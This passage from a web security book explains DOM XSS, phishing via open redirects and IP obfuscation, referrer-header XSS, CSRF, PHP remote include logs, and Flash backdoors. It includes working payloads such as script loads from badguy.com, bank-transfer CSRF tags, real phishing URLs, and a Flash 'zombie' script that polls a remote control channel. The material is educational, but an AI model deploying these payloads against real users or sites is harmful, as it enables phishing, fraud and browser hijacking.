                            else
```

```
                                        var name = 'guest';
                        }
                        $('#content ').html('<p>Welcome ' + name + '! You can type
your message into the form below.</p><textarea class="pane">' + name + ' &gt;
</textarea>');
                </script>

                <div id="footer">
                        <p>Awesome AJAX Application</p>
                </div>
        </body>
</html>
```

While the new application is an improvement, it could still be vulnerable to an attack. If there is another Web application on the same server that has a XSS flaw, it could be leveraged against our chat application. This would be accomplished by injecting something similar to the following code:

```
<script>document.cookie='name=<script>alert(1)</script>; expires=Thu, 2 Aug 2010
20:47:11 UTC; path=/';<script>
```

The end result would be that the second Web application would in effect provide a backdoor into our chat application, thus allowing an attacker to place script inside the code. To prevent this, we need to also add output validation into our chat application. For example, adding a *name=name.replace("<script","");* to the code would prevent the above example from being effective, because it would strip out the first *<script* tag, rendering the code useless.

DOM XSS is an unusual method for injecting JavaScript into a user's browser. However, this doesn't make it any less effective. As this section illustrates, a Web developer must be very careful when relying on local variables for data and control. Both input and output data should be validated for malicious content, otherwise the application could become an attacker's tool.

Redirection

Social engineering is the art of lying or getting people to do something different than what they would do under normal circumstances. While some refer to this as neural linguistic programming, it is really nothing less than fraud. The user must not only trust the site that they are being sent to, but also the vector that drives them there (e.g. e-mail, IM, forum, and so forth). That can be a significant obstacle, but for a phisher, the solution is often found in a complex link that appears to be valid, but in reality is hiding a malicious URL.

The most common way to redirect users is through a redirection on a benign site. Many Web sites use redirection to track users. For example, a normal user will access their "innocent" site, see something interesting, and click on a link. This link takes the users browser to

a redirection script, which then tracks that the user is exiting the site from the clicked link, and finally redirects them to the external resource.

There are three main forms of redirection:

- **Header Redirection** Can use a number of different response codes, but essentially uses the underlying Hypertext Transfer Protocol (HTTP) protocol to send the user's browser to the intended target.
- **META Redirection** Uses an HTML tag to forward the user to the target. Works in the same way as header redirection, except that it has the advantage of being able to delay the redirection for some amount of time (i.e., *<META HTTP-EQUIV="Refresh" CONTENT="5; URL=http://redirect.com">*). Unfortunately, this method can be disabled by the client, and it doesn't work inside text-based readers without another intentional click.
- **Dynamic Redirection** Could be inside a Flash movie, inside JavaScript, or other dynamic client side code. Has the advantage of being able to be event-based, rather than just time-based. Has the disadvantage of being completely dependent on the browser to work with whatever client side code was used.

NOTE

META tags are effectively the same thing as a header, so often things that work in META will also work in headers and vice versa.

The following is a list of header redirection response codes:

Redirection Status Codes	Meaning and Use
301 Moved Permanently	Permanent redirection for when a page has been moved from one site to another, when one site is redirecting to another, and so forth. Search engines consider this the most significant change, and will update their indexes to reflect the move.
302 Found	Temporary redirection for use when a page has only moved for a short while, or when a redirection may point to more than one place depending on other variables.
303 See Other	This method exists primarily to allow the output of a POST-activated script to redirect the user agent to a selected resource. Not often used, and lacks backwards support for HTTP/1.0 browsers.

Continued

Redirection Status Codes	Meaning and Use
307 Temporary Redirect	Works essentially the same as 302 redirects.

When a server side redirection is encountered, this is the basic syntax outputted by the redirector (this example uses the 302 redirection):

```
HTTP/1.1 302 Found
Date: Sun, 25 Feb 2007 21:52:21 GMT
Server: Apache
Location: http://www.badguy.com/
Content-Length: 204
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="http://www.badguy.com/">here</a>.</p>
</body></html>
```

Often times, redirectors will simply look like chained URLs, where the parameters are the redirection in question:

www.goodsite.com/redir.php?url=http://www.badguy.com/

You may also see it URL encoded:

www.goodsite.com/redir.php?url=http%3A%2F%2Fwww.badguy.com/

The reason this is bad is because it relies on the reputation of www.goodsite.com to work. This does two bad things for the company in question. First, their consumers are more likely to be phished and secondly, the brand will be tarnished. If the brand is tarnished, users will tend to question the security of www.goodsite.com, and may even stop visiting the site if the media smells blood. Even if the vulnerability isn't publicized, Internet users talk amongst one another. Gone are the days where one isolated user could be ignored. Information portals like ha.ckers.org and sla.ckers.org have proven that it doesn't take much to create a press frenzy. Unfortunately, this results in massive bad publicity for the site in question.

The following is an example of Google sending users to a phishing site. If you copy and paste this URL into the address bar, be sure to note that the visual part of the URL doesn't

include the phishing site in question. Plus, you might want to note the port this site is running on (i.e., 2006). While the example has been removed from the Internet, a minor change to the URL will result in a valid link.

Original phisher's URL:

```
http://www.google.com/pagead/iclk?sa=l&ai=Br3ycNQz5Q-
fXBJGSiQLU0eDSAueHkArnhtWZAu-
FmQWgjlkQAxgFKAg4AEDKEUiFOVD-4r2f-P____8BoAGyqor_A8gBAZUCC
apCCqkCxU7NLQH0sz4&num=5&adurl=http://211.240.79.30:2006/www.p
aypal.com/webscrr/index.php
```

Updated example URL:

```
www.google.com/pagead/iclk?sa=l&ai=Br3ycNQz5Q-
fXBJGSiQLU0eDSAueHkArnhtWZAu-
FmQWgjlkQAxgFKAg4AEDKEUiFOVD-4r2f-P____8BoAGyqor_A8gBAZUCC
apCCqkCxU7NLQH0sz4&num=5&adurl=http://cnn.com
```

Here is another Shorter one in Google found in August 2006:

```
http://www.google.com/url?q=http://66.207.71.141/signin.ebay.com/Mem
bers_Log-in.htm
```

NOTE

Google has since instituted a change to stop the URL function from doing automatic redirection, and instead it alerts users that they may be being redirected erroneously. Unfortunately, that is only one of the dozens of redirects in Google that phishers know about.

Phishing is not the only practical use for bad guys. Here is another redirection used to forward users to spam found around the same time:

```
www.google.com/pagead/iclk?sa=l&ai=Br3ycNQz5Q-
fXBJGSiQLU0eDSAueHkArnhtWZAu-
FmQWgjlkQAxgFKAg4AEDKEUiFOVD-4r2f-P____8BoAGyqor_A8gBAZUCC
apCCqkCxU7NLQH0sz4&num=5&adurl=http://212.12.177.170:9999/www.
paypal.com/thirdparty/webscrr/index.php
```

Another example doing the same thing, but notice how the entire string is URL-encoded to obfuscate the real location the user is intended to land on:

```
www.google.com/url?q=%68%74%74%70%3A%2F%2F%69%6E%65%7
1%73%76%2E%73%63%68%65%6D%65%67%72%65%61%74%2E%6
3%6F%6D%2F%3F%6B%71%77%76%7A%6A%77%7A%66%63%65%
75
```

Here is a similar real world example used against Yahoo:

```
http://rds.yahoo.com/_ylt=A0LaSV66fNtDg.kAUoJXNyoA;_ylu=X3oDMTE2
ZHVuZ3E3BGNvbG8DdwRsA1dTMQRwb3MDMwRzZWMDc3IEdnRpZANG
NjU1Xzc1/SIG=148vsd1jp/EXP=1138544186/**http%3a//65.102.124.244/us
age/.us/link.php
```

The following URL uses a rather interesting variant of the same attack. See if you can locate the URL it is destined to land on:

```
http://rds.yahoo.com/_ylt=A0LaSV66fNtDg.kAUoJXNyoA;_ylu=X3oDMTE2
ZHVuZE3BGNvbG8DdwRsA1dTMQRwb3MDMwRzZWMDc3IEdnRpZANGN
jU1Xzc1/SIG=148vsd1jp/EXP=1138544186/**http%3a//1115019674/www.p
aypal.com/us/webscr.php?cmd=_login-run
```

Unfortunately, the attackers have happened upon another form of obfuscation over the last few years, as illustrated by the previous example. The example above uses something called a double word (dword) address. It is the equivalent of four bytes. But there are other ways. The following table describes how a user can obfuscate an IP address:

URL	Form
http://127.0.0.1/	Decimal
http://2130706433/	Dword
http://0x7f.0x00.0x00.0x01/	Hex
http://0177.0000.0000.0001/	Octal
http://127.0x00.0000.0x01/	Mixed

This trick is getting more common among phishers, as seen here in a real example pulled from a recent phishing e-mail:

```
http://0xd2.0xdb.0xf1.0x7b/.online/BankofAmericaOnlineID/cgi-
bin/sso.login.controller/SignIn/
```

Redirection Services

There are a number of redirection services whose function is to shorten their users URLs. This is very useful when a long URL can get broken or is too difficult to type in (e.g. www.google.com/search?hl=en&q=ha.ckers.org&btnG=Google+Search vs.

tinyurl.com/2z8ghb**)**. Using something like a redirection service can significantly reduce the size of a URL, making it more memorable and more manageable. Unfortunately, it also makes a great gateway for spammers and phishers who want to hide or obfuscate their URLs.

Some of these redirection companies include TinyURL, ShortURL, and so on. However, as you might expect, this causes quite a headache for services like Spam URL Realtime Blacklists (SURBL) that parse the provided URL for known spam sites. Since the redirection services essentially "launder" the URL, the blacklists have a difficult time distinguishing between a valid site and a malicious site. The following snippet from SURBL clearly explains the issue.

> "URI-checking programs have been updated to filter out the redirection sites when a destination remains visible. For example, as part of a path or in a CGI argument, but for those 'opaque' redirectors which hide or encode or key the destination so that it's not visible (after extraction or decoding) in the spam URL, the only option remaining for URI checkers is to follow the path through the redirector to see where it leads. Clearly this would be too resource-expensive for most spam filters, especially if a chain of multiple redirections were used.Without a doubt, spammers will figure out this loophole soon enough, and the abuse of redirectors in spam will increase as a result."

Although it isn't used as heavily as it could be, we have already seen some efforts by the redirection services to blacklist known malicious or spam URLs. Of course, they run into the exact same issues as any other spam detection software. Needless to say, this is a very complex issue.

Referring URLs

One form of cross domain leakage is through referring URLs. Whenever a request is made from one site to another, the browser informs the destination Web site where the request originated from via the "Referrer" header. Referring URLs are particularly useful when a Webmaster wants to know where the site traffic is coming from. For example, if a Web site just started receiving a large volume of traffic, it is useful to trace back where the browser found this site. Depending on the requesting site, a developer can change marketing strategies, or even block/redirect a site all together.

Referring URLs are also extremely useful in debugging, for example when 404 (File not found) errors appear in the logs. The browser will tell the site that the administrator where they encountered the erroneous link. Lots of monitoring software uses the referring URL to monitor which links are sending the most traffic. As a result, this can also leak information from one domain to another, especially if the URL in question contains login credentials or other sensitive information. The following is an example of a referring URL (notice it is spelled "Referer" due to some age old misspelling in the HTTP spec):

```
GET / HTTP/1.1
Host: ha.ckers.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1) Gecko/20070219 Firefox/2.0.0.2
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Referer: http://sla.ckers.org/forum/
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
```

Referring URLs are not always reliable and using them for anything other than casual observation can get you into trouble. There are a number of circumstances in which a referring URL will be blank, wrong, or non-existent:

- META tags can be used to remove the referring URL of the site you started on. Sometimes it is very useful to remove referring URLs to subvert referrer detection.
- Some security products like Zonelabs Zone Alarm Pro, Norton Internet Security, and Norton Personal Firewall drop the referring URL.
- When a user clicks on any link located in an HTML file from the local drive to a site on the public Internet, most modern browsers won't send a referring URL.
- *XMLHTTPRequests* can spoof or remove certain headers.
- Flash can spoof or remove certain headers.
- Robots can lie about referring URLs to get Web sites to log this information on the Web where a search engine spider may find it, which will help their ranking in search engines.
- Users can modify or remove referring URLs using proxies or other browser/network tools (e.g., Burp). This happens rarely, but nevertheless it should be noted as it is an attack well known by Web application experts.

Not only can referring URLs be spoofed or wrong, but they can contain XSS. Normally a referring URL would be URL-encoded, but there's no reason it has to be if it behooves the attacker and it doesn't break the logging application in doing so:

```
Referer: http://ha.ckers.org/?<script>alert("XSS")</script>
```

This previous example can have very dangerous side effects, beyond just running some simple JavaScript. Often times logging infrastructure is visible only to administrators. If the administrator were to come across XSS on a private page, it would be run in context of that private page. Furthermore, if a variable is added to the JavaScript, the attacker could be cer-

tain that the administrator was, in fact, behind the firewall. That gives them a unique advantage in running other forms of attacks. (See Intranet Hacking.)

```
Referer: http://whatever.com?<script
src=http://badguy.com/hack.js?unique=123456></script>
```

NOTE

The same is true with any header that is logged and viewed. The other most common header to be spoofed is the User-Agent (the type of browser you are using). We have noticed some major side effects in surfing with the User-Agent XSS scripts turned on, even causing servers to crash, so be extra careful when testing with any automated scanners against production Web servers. But this is not limited to those headers. Webmasters should assume that any user-defined string, including cookies, accept headers, charsets, and so forth, are malicious until proven otherwise.

For some browsers, the space character (i.e., *%20*) in the previous URL may screw things up, so there are some techniques to get around this, including the non-alpha-non-digit vector.

```
Referer: http://whatever.com/?<script/src="http://badguy.com/hackForIE.js
?unique=123456"src="http://badguy.com/hackForFF.js?unique=123456"></script>
```

The first vector works because a slash between *<script* and *src* works in IE. However, Firefox ignores that technique. Unfortunately, the solution for Firefox is to close out the string with a quote and immediately follow up with another src attribute. This allows the vector to fire without worry about which browser is being used while never once putting a space in the string. There are other ways to do this with String.*fromCharCode* and *unescape* via JavaScript as well, but this is just one example.

Just like strings in GET and POST, the Webmaster must validate and cleanse anything that will be viewed on any Web page. However, for as much as it is repeated, this mantra is incredibly difficult to implement. It takes practice, testing, and a due diligence with regard to the latest Web bugs to protect a Web site against such attacks. Are you up to the task?

CSRF

There is one attack that rivals XSS, both in ease of exploitation as well as prevalence. Cross-site request forgeries (CSRF or sometimes called XSRF) are a simple attack that has huge impacts on Web application security. Let's look into what a simple cross domain request might look like in an iframe:

```
<iframe src=https://somebank.com></iframe>
```

Although this particular example is innocuous, let's pay special attention to what the browser does when it encounters this code. Let's assume that you have already authenticated to *somebank.com* and you visit a page with the code above. Assuming your browser understands and renders the IFRAME tag, it will not only show you the banking Web site, but it will also send your cookies to the bank. Now let's ride the session and perform a CSRF attack against *somebank.com*:

```
<iframe src=https://somebank.com/transferfunds.asp?amnt=1000000&acct=
123456></iframe>
```

The above code simulates what a CSRF attack might look like. It attempts to get the user to perform an action on the attacker's behalf. In this case, the attacker is attempting to get the user to send one million dollars to account 123456. Unfortunately, an IFRAME is not the only way a CRSF attack can be performed. Let's look at a few other examples:

```
<img src=https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456>
<link rel="stylesheet"
href="https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456"
type="text/css">
<bgsound SRC="https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456">
```

In these three examples, the type of data that the browser expects to see is irrelevant to the attack. For example, a request for an image should result in a *.jpg* or *.gif* file, not the HTML it will receive from the Web server. However, by the time the browser figures out that something odd is occurring, the attack is over because the target server has already received the command to transfer the funds.

The other nasty thing about CSRF is that it doesn't strictly obey the same origin policy. While CSRF cannot read from the other domain, it can influence other domains. To prevent this, some Web sites include one time tokens (nonces) that are incorporated into the form or URL. This one time value is created when a user accesses the page. When they click on a link or submit a form, the token is included with the request and verified by the server. If the token is valid, the request is accepted. These one time tokens protect against this particular exploit because the only person who can exploit it is the user who sees the page. What could possibly get around that? Well, if you've made it this far in the book, you can probably guess—XSS.

XSS has visibility into the page. It can read links, it can scan the page, and it can read any page on the same hostname. As long as there is XSS on the page, nonces can be read and CSRF can be executed. There has been a lot of research into ways to protect from this particular exploit, but thus far, nothing bullet proof has been built, because malicious JavaScript can interact with a Web page just like a user.

Johann Hartmann wrote a simple blog entry entitled, "Buy one XSS, get a CSRF for free." That's absolutely true. Once you find an XSS hole on a Web page, you not only own that page, but you also get the opportunity to spawn more requests to other pages on the

server. Because JavaScript is a full-featured programming language, it is very easy to obfuscate links and request objects, all the while staying inconspicuously invisible to the victim.

There are some systems that allow remote objects, but only after they validate that the object is real and it's not located on the server in question. That is, the attacker could not simply place an object on our fake banking message board that would link to another function on the bank:

```
<img src=https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456>
```

The object in the above example is not an image, and it resides on the same server, therefore, it would be rejected by the server, and the user would not be allowed to post the comment. Furthermore, some systems think that validating the file extension that ends in a *.jpg* or *.gif* is enough to determine that it is a valid image. Therefore, valid syntax would look like this:

```
<img src=http://ha.ckers.org/a.jpg>
```

Even if the server does validate that the image was there at one point, there is no proof that it will continue to be there after the robot validates that the image is there. This is where the attacker can subvert the CSRF protection. By putting in a redirect after the robot has validated the image, the attacker can force future users to follow a redirection. This is an example Apache redirection in the *httpd.conf* or *.htaccess* file:

```
Redirect 302 /a.jpg https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456
```

Here is what the request would look like once the user visits the page that has the image tag on it:

```
GET /a.jpg HTTP/1.0
Host: ha.ckers.org
User-Agent: Mozilla/5.0 (Windows; U; Windows NT 5.1; en-US; rv:1.8.1.3)
Gecko/20070309 Firefox/2.0.0.3
Accept: image/png,*/*;q=0.5
Accept-Language: en-us,en;q=0.5
Accept-Encoding: gzip,deflate
Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7
Keep-Alive: 300
Proxy-Connection: keep-alive
Referer: http://somebank.com/board.asp?id=692381
```

And the server response:

```
HTTP/1.1 302 Found
Date: Fri, 23 Mar 2007 18:22:07 GMT
Server: Apache
Location: https://somebank.com/transferfunds.asp?amnt=1000000&acct=123456
```

```
Content-Length: 251
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>302 Found</title>
</head><body>
<h1>Found</h1>
<p>The document has moved <a href="https://somebank.com/transferfunds.asp?amnt=
1000000&amp;acct=123456">here</a>.</p>
</body></html>
```

When the browser sees the redirection, it will follow it back to *somebank.com* with the cookies intact. Worse yet, the referring URL will not change to the redirection page, so there it becomes difficult to detect on referring URLs unless you know exactly which pages will direct the traffic to you. Even still, many browsers don't send referring URLs due to security add-ons, so even this isn't fool proof. This attack is also called session riding when the user's session is used as part of the attack. This particular example is a perfect illustration of how session information can be used against someone. If you have decided against building timeouts for your session information, you may want to reconsider it.

Another nasty thing that can be performed by CSRF is Hypertext Preprocessor (PHP) include attacks. PHP is a programming language that has increased in popularity over the last several years. Still, while it is an extremely useful and widely used programming language, it also tends to be adopted by people who have little or no knowledge of security. Without going into the specifics of how PHP works, let's focus on what the attack might look like. Let's say there is a PHP include attack in *victim.com* but the attacker doesn't want to attack it directly. Rather, they'd prefer someone else perform the attack on their behalf, to reduce the chances of getting caught.

Using XSS, CSRF, or a combination of both, the attacker can force an unsuspecting user to connect to a remote Web server and perform an attack on their behalf. The following example uses only CSRF:

```
<IMG SRC=http://victim.com/blog/index.php?l=http://someserver.com/solo/kgb.c?>
```

This exact example happened against a production server. What it is saying is it wants the server to upload a file and run it as the Webserver. This could do anything you can imagine, but typically it is used to create botnets. You can see why such a simple attack could be devastating. These attacks are very common too. The following is a snippet of only one form of this attack from one log file (snipped for readability and to remove redundancy):

```
217.148.172.158 - - [14/Mar/2007:11:41:50 -0700] "GET /stringhttp://atc-dyk.dk/c
omponents/com_extcalendar/mic.txt? HTTP/1.1" 302 204 "-" "libwww-perl/5.64"
```

```
203.135.128.187 - - [15/Mar/2007:09:41:09 -0700] "GET /default.php?pag=http://at
c-dyk.dk/components/com_extcalendar/mic.txt? HTTP/1.1" 302 204 "-" "libwww-perl/
5.805"
129.240.85.149 - - [17/Mar/2007:01:01:50 -0700] "GET /rne/components/com_extcale
ndar/admin_events.php?http://www.cod2-servers.com/e107_themes/id.txt? HTTP/1.1"
302 204 "-" "libwww-perl/5.65"
64.34.176.215 - - [18/Mar/2007:17:22:11 -0700] "GET /components/com_rsgallery/rs
gallery.html.php?mosConfig_absolute_path=http://Satan.altervista.org/id.txt? HTT
P/1.1" 302 204 "-" "libwww-perl/5.805"
128.121.20.46 - - [18/Mar/2007:17:37:56 -0700] "GET /nuke_path/iframe.php?file=h
ttp://www.cod2-servers.com/e107_themes/id.txt? HTTP/1.1" 302 204 "-" "libwww-per
l/5.65"
128.121.20.46 - - [18/Mar/2007:17:46:48 -0700] "GET /iframe.php?file=http://www.
cod2-servers.com/e107_themes/id.txt? HTTP/1.1" 302 204 "-" "libwww-perl/5.65"
66.138.137.61 - - [18/Mar/2007:19:44:06 -0700] "GET /main.php?bla=http://stoerle
in.de/images/kgb.c? HTTP/1.1" 302 204 "-" "libwww-perl/5.79"
85.17.11.53 - - [19/Mar/2007:19:51:56 -0700] "GET /main.php?tld=http://nawader.o
rg/modules/Top/kgb.c? HTTP/1.1" 302 204 "-" "libwww-perl/5.79"
```

You will notice that each of these examples are using *libwww* to connect, making them easy to detect; however, there is no reason the attackers cannot mask this or as we've seen above, the attacker can use the user's browser to perform the attacks on their behalf. That's the power of CSRF and XSS; the attacker uses the user's browser against them.

The user is never warned that their browser has performed this attack, and in many cases, if caching is turned off, once the browser closes down, they will have lost all evidence that they did not initiate the attack. The only way to protect against CSRF effectively is to make your site use some sort of nonce and most importantly ensure that it is completely free of XSS. It's a tall order, but even the smallest input validation hole can have disastrous results.

Flash, QuickTime, PDF, Oh My

There are many of different technologies that we use on a daily basis in order to access the true potentials of the Web. Spend a few minutes online and you will start to see just how many different formats, applications, and media types your browser/computer has to be able to understand to enable the full power of the Internet.

We watch videos in YouTube by using the Flash player and Adobe's Flash Video format. We preview MP3 and movie trailers with QuickTime and Microsoft Windows player. We share our pictures on Flickr and we do business with Portable Document Format (PDF) doc-

uments. All of these technologies are used almost simultaneously today by the average user. If one of them happens to be vulnerable to an attack, all of them become vulnerable. Like a domino chain, the entire system collapses. As a result, when discussing Web application security, all of these Web-delivered technologies also have to be considered, otherwise you will be ignoring a large number of potentially insecure protocols, file formats, and applications.

In this section, we are going to learn about various vulnerabilities and issues related to Web technologies such as Flash, QuickTime, and PDF, and see how they can be easily abused by attackers to gain access to your personal data.

Playing with Flash Fire

Flash content is currently one of the most commonly used/abused media-enhancing components added to Web sites. In fact, it is such an important part of the Internet experience that it is rare not to find it installed on a system.

On its own, the flash player has suffered many attacks and it has been used in the past as a platform for attacking unaware users, but today, this highly useful technology is abused in unique and scary ways. In the following section we are not going to cover specific Flash vulnerabilities but examine some rather useful features which help hardcore cross-site scripters to exploit Web applications, bypass filters, and more.

Flash is a remarkable technology which supersedes previous initiatives such as Macromedia Director. With Flash we can do pretty much everything, from drawing a vector-based circle to spawning a XML sockets and accessing external objects via JavaScript.

The "accessing external objects via JavaScript" features can cause all sorts of XSS problems. Simply put, if a Flash object that contains code to execute external JavaScript functions is included inside a page, an attacker can proxy their requests through it and obtain sensitive information such as the current session identifier or maybe even spawn an AJAX worm to infect other user profiles. Calling JavaScript commands from Flash is easily achieved through the *getURL* method, but before going in depth into how to use Flash for XSS, we need to do some preparations.

For the purpose of this chapter, we are going to need several tools which are freely available for download on the Web. We will start with Motion-Twin ActionScript Compiler (MTASC), which was developed by Nicolas Cannasse and can be downloaded at www.mtasc.org/.

NOTE

You can compile Flash applications by using Flash CS or any other product that allows you to build *.swf* files. You can also use the free Adobe Flex SDK, which is designed for Flex developers. For the purpose of this book, we chose the simplest solution, which is MTASC.

Once you download MTASC, you have to unzip it somewhere on the file system. I did that in C:\ drive.

First of all, let's compose a simple dummy Flash file with a few lines of ActionScript:

```
class Dummy {
       function Dummy() {
       }

       static function main(mc) {
       }
}
```

Store the file as *dummy.as*. In order to compile it into a *.swf* file you need to execute the MTASC compiler like the following:

```
c:\Mtasc\mtasc.exe -swf dummy.swf -main -header 1:1:1 dummy.as
```

If everything goes well, you will have a new file called *dummy.swf* inside your working directory.

The MTASC contains many useful options. Table 4.1 summarizes some of them.

Table 4.1

Option	Description
-swf file	The compiler can be used to tamper into existing flash files. If you supply an existing file with this option, MTASC assumes that this is exactly what you want to do. If the file does not exist and you supply the *-header* option, the compiler will create a new file for you.
-cp path	Just like in Java, you can supply the path to some of your code libraries from where you can reuse various features.
-main	This parameter specifies that the main class static method needs to be called when the compiled object is previewed.
-header width: height:fps:bgcolor	This options sets the Flash file properties. Invisible Flash objects are specified as *1:1:1*.


Let's spice up the dummy class with one more line of code that will make it execute a portion of JavaScript in the container HTML page:

```
class Dummy {
       function Dummy() {
       }

       static function main(mc) {
              getURL("javascript:alert('Flash Rocks My World!')");
       }
}
```

We compiled the file in the usual way. Now, if you open the *dummy.swf* file inside your browser, you should see a message opening like that shown in Figure 4.12.

Figure 4.12 Output of the Dummy Flash Object



In order to embed the file inside a HTML page, you need to use the object tag as shown here:

```
<html>
       <body>
              <object type="application/x-shockwave-flash"
data="dummy.swf"></object>
       </body>
</html>
```

NOTE

Old browsers may not be able to preview Flash files the way we embed them in this book. Also, old browsers require different object properties which will not be covered in the following sections.

NOTE

If you are running the latest version of the Flash plug-in, you may need to test the examples provided here from a Web server. Flash does a good job of preventing a number of attacks. If javscript: protocol expressions are allowed to run at the access level of the file: protocol, an attacker would be able to simply steal any file on your file system. For the purpose of this book, host all of the examples on a local HTTP server. This way, you don't have to deal with Flash runtime issues.

Attackers can take this concept of embeddings malicious JavaScript inside innocent Flash movie files further. For example, the following example demonstrates a backdoor that hijacks the victim's browser with an iframe:

```
class Backdoor {
       function Backdoor() {
       }

       static function main(mc) {

getURL("javascript:function%20framejack%28url%29%20%7B%0A%09var%20ifr%20%3D%20docum
ent.createElement%28%27iframe%27%29%3B%0A%09ifr.src%3D%20url%3B%0A%0A%09document.bo
dy.scroll%20%3D%20%27no%27%3B%0A%09document.body.appendChild%28ifr%29%3B%0A%09ifr.s
tyle.position%20%3D%20%27absolute%27%3B%0A%09ifr.style.width%20%3D%20ifr.style.heig
ht%20%3D%20%27100%25%27%3B%0A%09ifr.style.top%20%3D%20ifr.style.left%20%3D%20ifr.st
yle.border%20%3D%200%3B%0A%7D%0A%0Aframejack%28document.location%29%3B%0Avoid%280%2
9%3B");
       }
}
```

The URL encoded string that is embedded inside the *getURL* function a simple frame hijacking technique:

```
function framejack(url) {
       var ifr = document.createElement('iframe');
       ifr.src= url;

       document.body.scroll = 'no';
       document.body.appendChild(ifr);
       ifr.style.position = 'absolute';
       ifr.style.width = ifr.style.height = '100%';
       ifr.style.top = ifr.style.left = ifr.style.border = 0;
}

framejack(document.location);
void(0);
```

As we can see from the code listing, we hijack the *document.location* which holds the full URL to the current resource.

With the following code listing, we can install a zombie control over channel inside the current browser:

```
function zombie(url, interval) {
	var interval = (interval == null)?2000:interval;

	setInterval(function () {
		var script = document.createElement('script');
		script.defer = true;
		script.type = 'text/javascript';
		script.src = url;
		script.onload = function () {
			document.body.removeChild(script);
		};
		document.body.appendChild(script);
	}, interval);
}

zombie('http://www.gnucitizen.org/channel/channel', 2000);
void(0);
```

The same malicious logic can be implemented inside a simple SWF file like the following:

```
class Backdoor {
	function Backdoor() {
	}

	static function main(mc) {

getURL("javascript:function%20zombie%28url%2C%20interval%29%20%7B%0A%09var%20interv
al%20%3D%20%28interval%20%3D%3D%20null%29%3F2000%3Ainterval%3B%0A%0A%09setInterval%
28function%20%28%29%20%7B%0A%09%09var%20script%20%3D%20document.createElement%28%27
script%27%29%3B%0A%09%09script.defer%20%3D%20true%3B%0A%09%09script.type%20%3D%20%2
7text/javascript%27%3B%0A%09%09script.src%20%3D%20url%3B%0A%09%09script.onload%20%3
D%20function%20%28%29%20%7B%0A%09%09%09document.body.removeChild%28script%29%3B%0A%
09%09%7D%3B%0A%09%09document.body.appendChild%28script%29%3B%0A%09%7D%2C%20interval
%29%3B%0A%7D%0A%0Azombie%28%27http%3A//www.gnucitizen.org/channel/channel%27%2C%202
000%29%3B%0Avoid%280%29%3B");
	}
}
```

Again, you need to compile the ActionScript class with the following command:

```
c:\Mtasc\mtasc.exe -swf backdoor.swf -main -header 1:1:1 backdoor.as
```

Now we know how to put JavaScript expressions inside Flash files.

These techniques are very useful in several situations. For example, if the targeted Web application correctly sanitizes the user input, but allows external Flash objects to be played inside its origin, then attackers can easily perform XSS. Web applications and sites that relay on banner-based advertising are one of the most targeted. If the attacker is able to create a Flash-based banner embedded with malicious JavaScript logic and register that as part of some advertising campaign, the security of the targeted Web site can be easily compromised.

Although this scenario is possible, there are other techniques that grant attackers with higher success rates and they are much easier to implement. With the rest of this section we are going to show how to backdoor existing Flash applications and movies.

Backdooring Flash movies and spreading the malicious content across the Web is an attack vector similar to the way trojan horses work. In practice, the attacker takes something useful and adds some malicious logic. The next stage is for the user to find the backdoored content and spread it further or embed it inside their profiles-sites. When an unaware user visits a page with embedded malicious Flash, the JavaScript code exploits the user via any of the techniques presented in this book. The code may call a remote communication channel for further instructions, which in tern may provide a platform-specific exploit for the victim's browser type and version. The malicious code can also spider the Web site via the *XMLHttpRequest* object and send sensitive information to the attacker. The possibilities are endless. Let's see how we can backdoor a random Flash file from the Web.

First of all, we need a file to backdoor. I used Google to find one. Just search for *swf filetype:swf* or *funny filetype:swf*. Pick something that is interesting to watch. For my target, I selected a video called Animation vs. Animator.

For this backdoor, we are going to use a very simple action script, which will print a simple *'Hello from backdoor'* message. The script looks like this:

```
class Backdoor {
      function Backdoor() {
      }

      static function main(mc) {
            getURL("javascript:alert('Hello from backdoor!')");
      }
}
```

Save this code as *backdoor.as*.

